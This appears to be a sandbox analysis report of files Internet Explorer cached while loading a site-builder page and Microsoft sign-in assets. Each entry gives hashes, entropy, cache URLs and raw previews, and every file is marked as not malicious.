Preview:	.PNG.....IHDR...t...Y.....f.,...26IDATx..y.fWU.....;!d".(po..(*.....\..z.....d...(..`H...4=wWW...g.{.?..Nw.3a@".>..T.s...<.i..~k.....,..._'..;..s..h....|.o....]...<..^.D....W |..C2.C....v.....k.....~$?.G..C?...._.=.Z^....u,.?L....U.....[....&+.....$..8.m..8.P....<....(.....hu.....8./.....T9.X....pg0..3}'N.._.....wp....'X.b....<..-.y.....g...$.bn...f.....s..)Z.....%v.\ ..r..P\|.....M..?....t.!{.O.i.....m...5i..n....F....;..f..!.w.y'.]v.I.z..X^^...=.....Xx*..=.....B...z=..p.u3?p.....$E.F8...s..`..r....93Tq..R.....k.....B...Ut.u.}! h.x..F]..;...{.E....p.g..sH.r.:....m... =.....x./.....<'....q....0.....4>>~f...C/....)...R.{..*^../.....N..<.....o...O.D.p...P.....?.w.o.i.Q.b.Y3....go`...cs)..!..k.g..~.~.....H).]z2.._yT3.a{d..1..K.m? ...ohc...y.p..<.... .4NT.S..&.....q.]>C..R..w.s.N.>.&IB...1E.@...y8$.....(..D.....S..wV..C)...<...N6.[x.+.w.2...G....~.Q..<*...$j.....Y~&.....>....R

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\product_email[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 628 x 345, 8-bit/color RGBA, interlaced
Category:	downloaded
Size (bytes):	37422
Entropy (8bit):	7.969040518305079
Encrypted:	false
SSDEEP:	768:v/T2Px4v0fC/hEE7JiFLWFx7gNp06tGkvczCWTyhDNOP8t7WiEJ:D2PxJC/D8FSP7go/6HWTyJjt70J
MD5:	BDDA6836F52DC1D91692FA988564BB6F
SHA1:	3D545E3AEDAB7A06A6626BF33ABFC01C775C1C51
SHA-256:	EA68F725181A4C05377DDADF9861BBBD37CE12940CECD1AF2D79573804C4F473
SHA-512:	88CDADE062F3C9BD3DCE5D4A37C7555CE5FBB93E4FD35CFF2A44CD44CCD23A227A399135D94ABCA5A159D993B94BAB482AF75E170E2DE5303040D6767E599D0B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/product_email.png
Preview:	.PNG.....IHDR...t...Y.....f.,.....IDATx....dGu....7L..F..$$.....-..A.....b.E."...7.x?..!l.c.".h...DID/...@...I....;7v.....}.o..w....F...:U...{W.....D4B...%ox?..Z...0..0. .I.4)....r....sRA...9& P...,.0.....U..96Taq.....O...]..tV\'7.Li.L.).&.<....U...!...\.....)KSS.6._G.SS.....u..t..AR.rq....h..1~..ihd.....N.Mi..m'.A.=..QoPX....8..Zc.Z..h...f..NB.)..'...;....f-.v.MS3-..{.[3B.... .ukh..1:...hx..,uw..~.l4...7R.h..>..]..kw..c...bSAhuT...K^j..%.=x.i..m.8.$l..\...6n.d.7..Z./....5....f.g...k.l'q)...\|..H\|.g....>gi.t....s9.....(..a....o..>....^...r\|..k5.&..k.CqNl*.c....Q8.....F.t.. ;j(..HP...2....i.\|....5<<...Un(..`Z/.=...$.z.s/.....g>..hv.....D...H.....~.....|w.E###...~....j.....Y.z...=..O.....|.....,....t.s.9...e..Yb.7z^.4.....m..^:.V...m{.....5..<.....{.6.1.] u.U].....H....L...t....n...v..5.....OW.....j..}t.=.Pkf.X....u1>>Y.p.....\.}...`....o}...R.0.y0.`R.u.....m1`t..T."....>E.{....T.s..\.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\product_ndd[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 628 x 345, 8-bit/color RGB, interlaced
Category:	downloaded
Size (bytes):	190480
Entropy (8bit):	7.989060383540858
Encrypted:	false
SSDEEP:	3072:Bahc80OC3MkF81KlTg8ILoekeU6Ff3MwW6YO6ln6ntuuxpAcYg13GfYDwp/qWcs9:ghhhiNe9B9364ueE4DPwkyf
MD5:	79A81239FA4411EFEB00CA00A33A92E5
SHA1:	D3A866B91B1548FED18B64C2D416DFFA11E4747C
SHA-256:	C741B2E6E1A87E42E5BACE0C2035E3A2BC19A9B19EA684C59BC62E650A54FAAF
SHA-512:	F1A6DFEB8A18AA78C88FD6637BBBEE24128531CCF0D488BC55586C8990CFBF0C55019B89FE5B011AC5686736642C1E768881B9D3B74007137A460D35BCDF6A0
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\product_ndd[1].png	
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/product_ndd.png
Preview:	.PNG.....IHDR...t...Y.....{....IDATx..u.]..>...>r..JHp.Cqw...[..i.S..h)-.w.B.[...$!..u..{...?f..$..r).....'M.=..={f.,y.....S./.G.|R.....?z%R).....~..6..>.b..... .)+-...H$...j...9|xo.V]S.K.6//.O.f.:cz.....h.]]}.5.....~....~i.S.....6.}..g.dT...].o_{...3_..hm.e.]v..k.....q....=5.x.j..R}2.dw..M.Vo../...]..m...L[..3g,,...c.y..?v.... 8....3.i...?....^....[.r~D..m..k..v`...w.~.K:.?.[... ..`^....#.^[..C?jZ.^.?..l...<.|.....f.K.-.....|.....6..Ok.....Sz..G.j....xfP3. .^.f...R(.....v...n....0...+....]....^.....E".. ..Coii[....j...+...n....FT.-..V=c...t.....B...../..7W.Q.....].].. .U6.....F..G.Y....c...eZ.P#.(.. ..5..^?C.....\....P+.....Q.@c}.n.....w.V;.U.<..L.. z.("..."".b..=wb..!D..J.....T.....5....+W=0....U..x.....y.@.....aqAIG....mAA.w..k.I....R%. qA...R..L.}.F[...T.SP#YV....P.(fb.gm:....|.W>>u.W.z..c.J;.t...*.....P(.."'B....o...r+.|./..../M.....;f.....#j7`.p.Y

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\product_store[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 628 x 345, 8-bit/color RGBA, interlaced
Category:	downloaded
Size (bytes):	161734
Entropy (8bit):	**7.995071454850217**
Encrypted:	**true**
SSDEEP:	3072:5vdY429ini8nD+lBPHIO0AaHoF2xLhHn13cmpaQyrjjC3xrG1W5gPVO8pFTJ:5lj2Qni8+l5H1qIF2lhVsmDyrjehr8EY
MD5:	FE3E4B54BB5F3E91C238F39FD285D92F
SHA1:	02EA67A8E33EC54D9A0E4916678E0015B65681B5
SHA-256:	B45E8C3FAD86A3AB8F98F677D57A8BDC106091043E2EB0BDDED8B565B8128F8C
SHA-512:	CA1F5EBF911E3F070ECB978E1A5B489BB58183771AD7A5F82AA4151C837F2C821AB93AC9ACFB12EEB88365148D9A50A54FF882F70719C1E83891193040148CF6
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/product_store.png
Preview:	.PNG.....IHDR...t...Y.....f..,..w.IDATx..}.`...M}..y).v..;N.'.c.....bz.B...{/...+.B...!..QD.@.....r%}..^]Q...#.....~..Sf....!.....p..b-[.]....9 ...[7.....H..ge.g.|.O..yW.^].....\..w...=...!..... ....37g,...b_.....$Z.\.cn6..x.[1..@..)..=V...s.+ff.....,_`./-..SW..0.T..5E<o....t..w..o....JNhb.kZ.....s..'..Q.....O...4...Qwc..B[....4_ID.iM..y...8{.,...0!.....!..7^..a.:.....#}U..OM.`....~...? 7.....<....Q..29.....=<.d.R .$~.y..Dp.../!....8s...w....G66.....5|.....wO;.W.....a.g.i...q.xN .....3/n.~..!...xD.288.....3.....y.=.....#1K..Cfq.7v.lK^..s..F.r..&W...p"?..)..@|R....1q.. ..o-Gy.7.q.:.....^...FT...y..>.3.....c.@g3..K.\Z....G`h...p..]../.E.....LIl...@W..C..I.%..[.K.....`.pK..3....[(.~_.....z....J..W|U.G....=.....fg'0.h$....z...05Y...?%.....S-....).....0 4.....'...r.....c.-.f.#GPSS.....K..!,,.....~.:..... "..... _8.....p.q....())...(***..)**.....m.....Y.....&.....kR..!!

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\product_vitrine[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 628 x 345, 8-bit/color RGBA, interlaced
Category:	downloaded
Size (bytes):	415646
Entropy (8bit):	**7.997753857105818**
Encrypted:	**true**
SSDEEP:	6144:SVxSa3PPR5aZ7KnleyXwzTsyvFkDnU2qH4e3lJH3hZv9ISYbpuuOLpGEC71xNufy:SXFG7/XaDURD3ltxbjEXYp7MDkOqxR8r
MD5:	FAD12CB67245F57FFAF843C56BB18534
SHA1:	7E3053AFC0C008EF80025209CE3E25D2AC6151DB
SHA-256:	BF429CD51472D992DEB3A444078E71B93D6B8596133B877D2CB10DF676B2BCDB
SHA-512:	31370E6CCB875C4A0AC0693522387317E0D24DC968F989ABBDDE60051BBF75686E2AA191BBD2B63B4B1AC41EBBA27D973C542EF0D973F25427E495459D32DE 8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/product_vitrine.png
Preview:	.PNG.....IHDR...t...Y.....f..,..WeIDATx.....U.6.T.U..9....92.!.d."......U1-.....]$I.....0Ldr....]9..9.....w....C.....s..{..P.T.....~....yC...._..O~.c.k.k.....{...o....}..?....X..1\|.K_.K.^..- .K/....-.}{....p.ga.....-....PX.o\|v.~w8..r.....j./.....l..j.....n..~.].../..d"...Z.l6l.....f.....--..~.C.X..?..O.I.2\|.K_..~.S\v.eU...'a1.a.X..z.o...N,X....{.8p....^.#..R).w.}....9s..3.8C.%.xi .&....>.,N:.....w....v.....&^.h.b.M&.....}.....^.....nx...^.?F.....z.\.....]..C.b..hB.D.49as.M'yi....,o..W.i.L.#8.0.-... .M"..a..(.c&*&.lF.5'.y.g.X,.....V;..m2\|0..(...D;.&.r.qTJ.>q..F#~s. .x.U..3..L..1...M.L..Y.....".,.c.6.*%..n.....+k.L.....j.L\|.T,._.[y.^.....>.Pm.....'.Y\|..m]..X..\.~..cS.dr..\|^.....,&"...."..,.$.H....8..gbbb.%>...A.\...|.....p.....E.w...V.{#...l\...I...<..S....o.z z.9.F..p(..f?J....t.B..80E.....l`...i..T...&^g.xYx_..5..*X.....6..9t...f....8@%..A..6Xa~e.0f.b.#.E...|q..0...:.px...Z...x.>.....y6.....|

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\signin-options_4e48046ce74f4b89d45037c90576bfac[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1592
Entropy (8bit):	4.205005284721148
Encrypted:	false
SSDEEP:	48:ztSAS1OtmCtc7aIVmt4yyR9S2lKUyDWwh:RoOtmCtc7aCmVQHSRh
MD5:	4E48046CE74F4B89D45037C90576BFAC
SHA1:	4A41B3B51ED787F7B33294202DA72220C7CD2C32
SHA-256:	8E6DB1634F1812D42516778FC890010AA57F3E39914FB4803DF2C38ABBF56D93
SHA-512:	B2BBA2A68EDAA1A08CFA31ED058AFB5E6A3150AABB9A78DB9F5CCC2364186D44A015986A57707B57E2CC855FA7DA57861AD19FC4E7006C2C239C98063FE903 CF
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://logincdn.msauth.net/shared/1.0/content/images/signin-options_4e48046ce74f4b89d45037c90576bfac.svg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\signin-options_4e48046ce74f4b89d45037c90576bfac[1].svg	
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="48" height="48" viewBox="0 0 48 48"><defs><style>.a{fill:none;}.b{fill:#404040;}</style></defs><rect class="a" wi dth="48" height="48"/><path class="b" d="M40,32.578V40H32V36H28V32H24V28.766A10.689,10.689,0,0,1,19,30a10.9,10.9,0,0,1-5.547-1.5,11.106,11.106,0,0,1-2.219-1.719A11.373,11.373,0,0,1,9.5,24.547a10.4,10.4,0,0,1-1.109-2.625A11.616,11.616,0,0,1,8,19a10.9,10.9,0,0,1,1.5-5.547,11.106,11.106,0,0,1,1.719-2.219A11.373, 11.373,0,0,1,13.453,9.5a10.4,10.4,0,0,1,2.625-1.109A11.616,11.616,0,0,1,19,8a10.9,10.9,0,0,1,5.547,1.5,11.106,11.106,0,0,1,2.219,1.719A11.373,11.373,0,0,1,28.5, 13.453a10.4,10.4,0,0,1,1.109,2.625A11.616,11.616,0,0,1,30,19a10.015,10.015,0,0,1-.125,1.578,10.879,10.879,0,0,1-.359,1.531Zm-2,.844L27.219,22.641a14.716,14.716, 0,0,0,.562-1.782A7.751,7.751,0,0,0,28,19a8.786,8.786,0,0,0-.7-3.5,8.9,8.9,0,0,0-1.938-2.859A9.269,9.269,0,0,0,22.5,10.719,8.9,8.9,0,0,0,19,10a8.786,8.786,0,0,0-3.5.7,8.9,8.9,0,0,0-2.859,1.938A9.269,9.269,0,0,0,0,19,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\support_team[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	14134
Entropy (8bit):	7.982937654879866
Encrypted:	false
SSDEEP:	192:sSPyDt3lJtzeo6AaNBLNZdzNUJuS8P3qnewyouzGVU9NKUXY2jDfTZF2/WygUFCX:JcpvtzVn4L7ouoe7zr9xHjDfTPKWCjr
MD5:	4278783C38D317FDFB3B5210B23570A3
SHA1:	70E52903C4159301E584964ABC454152C91692FF
SHA-256:	3E0D8230BB79BEF1863AF5EB3D49330971468CCCB77D5CCEB34691DA1A64897A
SHA-512:	F32A2C9DE37B1ED74B8F0174FF4AC789DA02064EC329338A818442577DAB11B01E81868344F8562A28476312DB8D5B65911D2E5B1545C73D5C880ACBB9C7BEA
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/support_team.webp
Preview:	RIFF.7..WEBPVP8X.....ALPHH..... $H..5....1AQ.F.h...= ..~....8?...z.....VP8 .6..pK...*....>.B.J.'#).t..0..gn..]_Z....T,r.....$.O.....W...1.<^.....z.....k~ K.....7..\.....w.?....."OZ..0E.O.....9.z.K..['...-"s....'@.O..4ZD.E..,N.l.W.h.....X....#....4ZD.E..,N.l.W.h.0...\..d.H.....<I%../...-.....9.z.K..['....N...2ae.{R...].Ia..Q7..h$O..L. .EHx.D.E..,N.l.W.h...3..+.?....h.....I,k..E.8.#.k..W.h.....X...>.z.Sx....~.._.....\.H08..".^&.Q..\.Z.x%..['...-"s....'@.N..B.!.y.....e...M..j.a.7.1.99Tc%....'@.O..4ZD.E..,NI.,M....QJ..bG.zx ..;.....].4]..-.....9.z.K..[....z..7-.h7.I....g...a.@...E....}\Q..':/XG..3.0/.c}....[(M.yKN.%Z.1z.....3.@.....a..0.4.B...}\Q..%._.../.8R.3..m.....s.j.....(.=.....t9.R...H11...C...X._....O.. .....V...9p..C....(U..+"r&.?.Y.h.hs.....*xz.....M[-..b..:p.....w...beZ....N.i..'..`Z...V.8.....C#..N.-<.v.lGPQ..D...\J..=F.X3H...[?.+...z...=.:&...B.9(.. .zKE...mb"R.3y.hw2.E.!82$1o.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\webfont[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	13313
Entropy (8bit):	5.457418381109985
Encrypted:	false
SSDEEP:	384:i1URmFUn4WT28Kp/dPyePN0SPSmiOZr7urE:i6RmFzWcp/dP7PNUOZrF
MD5:	316F3557ABF074F917FF1F83D776338D
SHA1:	8FDFB015A94C6EE5A4276E2577665A27CCC8C1F3
SHA-256:	A28396880470A28E0525BDC0EA326FFB811DE7DE13662D02F7530DBBE3F12D90
SHA-512:	5826C4F319DCE00ED58B62688FBEA2B51BABD8DFD1F7107F790EF8A5453EB4D2BD3976DCC6235046B47C1F912A86E3546027964870882345C6ADB271CDC304E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ajax.googleapis.com/ajax/libs/webfont/1.6.16/webfont.js
Preview:	/*. * Copyright 2016 Small Batch, Inc.. *. * Licensed under the Apache License, Version 2.0 (the "License"); you may not. * use this file except in compliance with the Li cense. You may obtain a copy of. * the License at. *. * http://www.apache.org/licenses/LICENSE-2.0. *. * Unless required by applicable law or agreed to in writing, softwa re. * distributed under the License is distributed on an "AS IS" BASIS, WITHOUT. * WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the. * License for the specific language governing permissions and limitations under. * the License.. */./* Web Font Loader v1.6.16 - (c) Adobe Systems, Google. License: Apache 2.0 */.(function(){function aa(a,b,c){return a.call.apply(a.bind,arguments)}function ba(a,b,c){if(!a)throw Error();if(2<arguments.length){var d=Array.prototype.s lice.call(arguments,2);return function(){var c=Array.prototype.slice.call(arguments);Array.prototype.unshift.apply(c,d);return a.apply(b,c)}}return function(){return a.ap

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\work[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	18487
Entropy (8bit):	7.949881334955058
Encrypted:	false
SSDEEP:	384:OE5AhHbQONyl+crfdL0Roj/HK/QuXt49SYYRQLeAk:N5Ah7QO6rlwcvyMSYxa
MD5:	64E1E035BC38452B134818149514F693
SHA1:	30BA25DB6E13F919A297852E47E7DD3CA9407C78
SHA-256:	FC67DED4FCEC0FDC2162112135B2A65E4021952FBE30D3D2BF607B1A19970462
SHA-512:	7F5888CAF371EBA35B08C866174FB9DF185FB32A8E91CD137855DB702BC6B56143143DDD42BB45F9EB03E22A49F3D633A8D78708B6C0B310F35CB276412CD5A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/work.png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\work[1].png	

Preview:

.PNG........IHDR...,.........`..`..G.IDATx..}k.d.U...{.{.=c....l.^F..Q$'D<.#B... ..<0(......6...8.....@ ...A....A$....D"!6.......<z....|.Qu..c..9u.....%....N.......^kF.ffff....................................
....h...Z....{.9..37I.bX............z.......j.G. ..m....V..
o.....Q}I..........:..?..K1...{'..F....w..K.6..)x].'f.q..{......?g...^...}...{.l........Uz.9.....~v.Ew....P....a....~>u.H..?t........{..{...['...U#...X........z...y...s.....\...Q'.:.4....Rgn.3......I..>.{.g.>.4
x....>!..@..N..{....'..m.|.3..S.%.W....:M...p,2..L_..M...7e....,d..r.w...eo../}....~....'.|.h3W..'4S.J.t............k..9.....#.[.]....$....l:.].[0.U.go.g..'...k..x...du..cY,1D.......`.....^..[...l.T...z.C..r.8Y
s....?..31^.....S.g.....A... .2|......".(...=dx.8.. ..et.x.x..o~.7.......

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\1[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	41
Entropy (8bit):	4.271470906740503
Encrypted:	false
SSDEEP:	3:BZhOUIeKcq:7hHKJ
MD5:	7C2A391213124EB7C67F12D9BE3135F5
SHA1:	DC7BA461E764453B6FCB79E37219E8473CE1C965
SHA-256:	B65FEBC59BD9707A8F99498C2180CAB94A46196456CE2449BD83D5D226419F8E
SHA-512:	A9A1207C296263942CA382AE73CF228D9D9AE21FB0C2B8DA8FF5BBC310D55DCDB782ED79E73F7AC1651069E57FBB8344C29CA129D4808375E3ADD1056AF1EA 12
Malicious:	false
Reputation:	low
IE Cache URL:	http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/backdrop/1.css?clearcache=5
Preview:	.gtbackdrop_preset_1{visibility:visible}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\1[2].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	45
Entropy (8bit):	4.144537752260992
Encrypted:	false
SSDEEP:	3:VgWC+AFeKcq:OF+AkKJ
MD5:	C1A95AD932810128AF8825992A73A251
SHA1:	910D074D7AA5E33E76B42DAD9F9CD8AB77A48922
SHA-256:	95CF1B5200427F01A1BFB731DE43AC9F9AD97DA67303F4E03652AADD9AF8E005
SHA-512:	B3BFD6C4DCC2F641A9F038739B27BC6E73E4A4E7DDF0B9FABE40F254A5972CF73AD530222275FAE447D4F790073D896271150CF1BA735F2533707D6D35F8821
Malicious:	false
Reputation:	low
IE Cache URL:	http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/buttonsgroup/1.css?clearcache=5
Preview:	.gtbuttonsgroup_preset_1{visibility:visible}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\21_desktop[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 1383x1287, frames 3
Category:	downloaded
Size (bytes):	108503
Entropy (8bit):	7.5383950970449884
Encrypted:	false
SSDEEP:	1536:og5IFbOHL+0aI3OT2Xm7p+qYm95OfXaR25RMU439zcvD3PkUB7fHLYSUj9eg:og6b6+0F+yEog5OoIGU40htHAkg
MD5:	DAD2383B84241E794104A6C8EED42F15
SHA1:	20858381B938B6CD33243334E12F4E105ACDA5AA
SHA-256:	DA40A777F841BCA538E2564267110A6F91C510F9BA4B478107A51EECB9D232D7
SHA-512:	C452D9D2D6673989E6B0C06BFDA6430549234E04B43B402CF1390524850DD697B0A7A11A91D416D4F37C3DF5E0D452E25B4B0499B2E2C369FA6615BAF3131D8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/21_desktop.jpg

Preview:

......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((........g.."..\..................
.....!..1..AQ."aq.2T.....#3BRU......$Sbrs....457....%Cu..dt.68...&V..................................9......................!1.AQa..Rq.....2...".3..B#.Cb...............?....}...
....t.....p..G.j.}.....?.U.....G...
....cw........@....G...........us@..
....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\21_mobile[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\21_mobile[1].jpg	
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3
Category:	downloaded
Size (bytes):	93700
Entropy (8bit):	7.936370728357178
Encrypted:	false
SSDEEP:	1536:u/SXN/S6XBTvEClA5VyzprA/XinK+CiYMBUqsUQ5oLcM0GD5t7tf6jvVHUz:uKIyDlEiNYM+0LcOFt7JY0z
MD5:	E5052C5FF7AF18766DFDD21EE6E66CC6
SHA1:	2A9C99DF28E606D0FEE1FF82F6E2EB463585A09A
SHA-256:	687DEF0C740E0A5326F38905F045B06425DBDC27B56728508299951057F63EFD
SHA-512:	5EA5916665E055B97BB4C6B0F99D04380A465CFCABF4E2F32F340A9D01A30E9A42263E60220BFF5103AB5088E07776028D0BF46C027A3D868C9F11D4A4E4929F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/21_mobile.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C..........(...((..........."..h.................. ....!1.AQa.."q..2....67RVt....#35Brsu..48bc.......$...CSTUv.....%&..'(f.DEFGd................................5.......................!1Q...2A.."3aq.#4B....R.b.............?............................ ....cc...=.;Z.K...9.A..iS..^M.$6.h.vIT............*?..5J-.............k......{b.R...=.D...h.....^...z..1......""." "".........wm...+...G..-...\ih.,l.2.....\.2Op.(7.?..k``.L.>`0....k..ii#.J.....O.?......).....cP.:l{e.5.'.d..._.3.?(...LA...I..x.....q?.9S./.....)..3.?(...LO.3.? (...LA.x...."MB*(.....1...s..\q.@``w....gq.....[[.nN.....$`c..m.r0...k..D@DD.D@DD.D@DD.D@DD.D@DD.D@D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\24_mobile[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3
Category:	downloaded
Size (bytes):	86220
Entropy (8bit):	7.975335055499166
Encrypted:	false
SSDEEP:	1536:7gHzybQxMNbwTg7Egy5JOKz+p9nK9wPK4yIFHvUlSeWaRniF4txBV7gOAO17wUZ:7gyggTyafpqkLb+1Wkw4Jd1ko
MD5:	45F9ED287C4BF397B8EE0EA4F4809EA3
SHA1:	6C83DA61BBC9FBFFA8D100D3B6E1B4FFA86C39DB
SHA-256:	AB72EF78282E19FEDFC685C89AB5FF18D50949862BFEF89B77665BB953F15544
SHA-512:	6433F2DB12600DFD42F3E147DAA3C7B5BDF41E60C02FE1C708F94A8A58E85CB1DF7D6AE6D5DF5ED1493790FDDE21FD5B67100545873F241B0C125629FCDC90 7
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/24_mobile.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C..........(...((..........."..Z.................. .....!.1.."AQaq..24r......#3BRSs......$56bf.....TVc...F....%&CDU..t................................2.......................!1.A.."2Q3aq...B....#R..C............?..d!...B.B.... .!...B.B.... .!...B.B.... .!...B. B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...K..$..6..y...\O.....!z.?....@.....^.2..=w......,?.....)B.o..............N....... <....A..Brq..........x{....X.Gu..!...B.B.... .!... B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!...B.B.... .!..M....d.X..<.6V;.. ...*......8.q.6L.[....\.,...P......[.....|.S..5.>!...i*O.9..........S..3...~...c...d.k I..O.T.......C.....o.9.............?.?..q.....?...x8.......G...?.....;;.6......8...d%.%.`(P..k..}....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\2[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	396
Entropy (8bit):	4.226365916870084
Encrypted:	false
SSDEEP:	12:oGMqG1MGhhGhgGlLaGheGhFfcG+LMGhYw:cviS
MD5:	2B5D2C39291516AE735896E536673F1B
SHA1:	07990B23B53EE0D298F1878362E7E788E11D9D90
SHA-256:	96447E41D16FC981C3E9AEAA2C905135F681B8CC7881F14B9E68DF5F88F79CF7
SHA-512:	6348F9857D680404C1E7562C9343AAACE942BA171881B1725CF93549D8FEC1DCE826902CF3AC64DE781604F67D5D68EECBD96526CCD111FC52A91FB85622EB3
Malicious:	false
Reputation:	low
IE Cache URL:	http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/button/2.css?clearcache=5
Preview:	.gtbutton_preset_2{position:relative}.gtbutton_preset_2 .button_block,.gtbutton_preset_2>.site_button{background:#002}.gtbutton_preset_2 .button_block .button_c ontent,.gtbutton_preset_2 .button_block.site_button,.gtbutton_preset_2>.site_button .button_content,.gtbutton_preset_2>.site_button.site_button{color:#000}.gtbu tton_preset_2 .button_block i,.gtbutton_preset_2>.site_button i{color:#001}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\2[2].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	41

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\2[2].css	
Entropy (8bit):	4.271470906740503
Encrypted:	false
SSDEEP:	3:BZhOULM2Xcq:7hXM2XJ
MD5:	0E1FB46AE2E5FABBCECA6143F41DFC0E
SHA1:	E39EBA70979BFE4991DAFC20835FFC536AC2A0DB
SHA-256:	F9A7215694D97B2EB5E6AC0BBE69A53E0F055BF8E98E91FFD39D91C958CF1C0B
SHA-512:	E3428DF692288C54CAE61209B0AA212184D112E500B1F61C6B71839E19291120AD716A74A45A609F42DDE26830D3E868664CA15D8BBA9670C0E670E06AF711F7
Malicious:	false
Reputation:	low
IE Cache URL:	http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/backdrop/2.css?clearcache=5
Preview:	.gtbackdrop_preset_2{visibility:visible}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\32_mobile[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3
Category:	downloaded
Size (bytes):	105237
Entropy (8bit):	7.984434438316321
Encrypted:	false
SSDEEP:	1536:GOBBexxU5S1vmg8SrLhuM4GOk4U/gObSVmHJzlwzBFtMJozjdFguLYiNiWOYf1IG:GOBEnYS1j5h4ggwKBFt1IuLYiEYC5rY
MD5:	221EC6E465D03C41F8E56D3BDC285CBA
SHA1:	3B03DD49A062BF8BAFF687BCF892AC91884E2DA2
SHA-256:	E9B0B6B4021B45616109C3953709F7DB1E300A21778F9B8B6010B3B30E37FA47
SHA-512:	138F878DF9BCAFE9FD6DBD9B56C0D2C163022B7C5B63E9AA5B6BCE260C0B38531615559594E5193BC8F7FD98F986BDF2C4A27B9380221CB3987ED1C8A1D3BE F6
